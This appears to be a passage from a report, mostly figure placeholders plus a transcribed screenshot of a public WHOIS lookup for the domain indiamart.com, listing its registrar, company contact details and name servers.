


Figure 15 (Hall, 2019)




Figure 16




Figure 17




Figure 18

```
← → ↻ 🔒 whois.com/whois/indiamart.com

Domain Name: INDIAMART.COM
Registry Domain ID: 714683_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2019-08-26T08:38:45Z
Creation Date: 1996-03-08T05:00:00Z
Registrar Registration Expiration Date: 2029-03-09T04:00:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibi
Registry Registrant ID:
Registrant Name: IndiaMART InterMESH Limited
Registrant Organization: IndiaMART InterMESH Limited
Registrant Street: 7th Floor, Plot No. 7
Registrant City: Noida
Registrant State/Province: UP
Registrant Postal Code: 201301
Registrant Country: IN
Registrant Phone: +91.206777777
Registrant Phone Ext:
Registrant Fax: +91.206777777
Registrant Fax Ext:
Registrant Email: Dinesh@INDIAMART.COM
Registry Admin ID:
Admin Name: Agarwal, Dinesh
Admin Organization: Indiamart Intermesh Ltd.
Admin Street: 7th Floor, Plot no 7, Sector 142
Admin City: Noida
Admin State/Province: U.P.
Admin Postal Code: 201301
Admin Country: IN
Admin Phone: +91.206777777
Admin Phone Ext:
Admin Fax: +91.206777777
Admin Fax Ext:
Admin Email: dinesh@INDIAMART.COM
Registry Tech ID:
Tech Name: Agarwal, Dinesh
Tech Organization: Indiamart Intermesh Ltd.
Tech Street: 7th Floor, Plot no 7, Sector 142
Tech City: Noida
Tech State/Province: U.P.
Tech Postal Code: 201301
Tech Country: IN
Tech Phone: +91.206777777
Tech Phone Ext:
Tech Fax: +91.206777777
Tech Fax Ext:
Tech Email: dinesh@INDIAMART.COM
Name Server: NS-1287.AWSDNS-32.ORG
Name Server: NS-1779.AWSDNS-30.CO.UK
Name Server: NS-961.AWSDNS-56.NET
Name Server: NS-62.AWSDNS-07.COM
DNSSEC: unsigned
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8003337680
```

Figure 20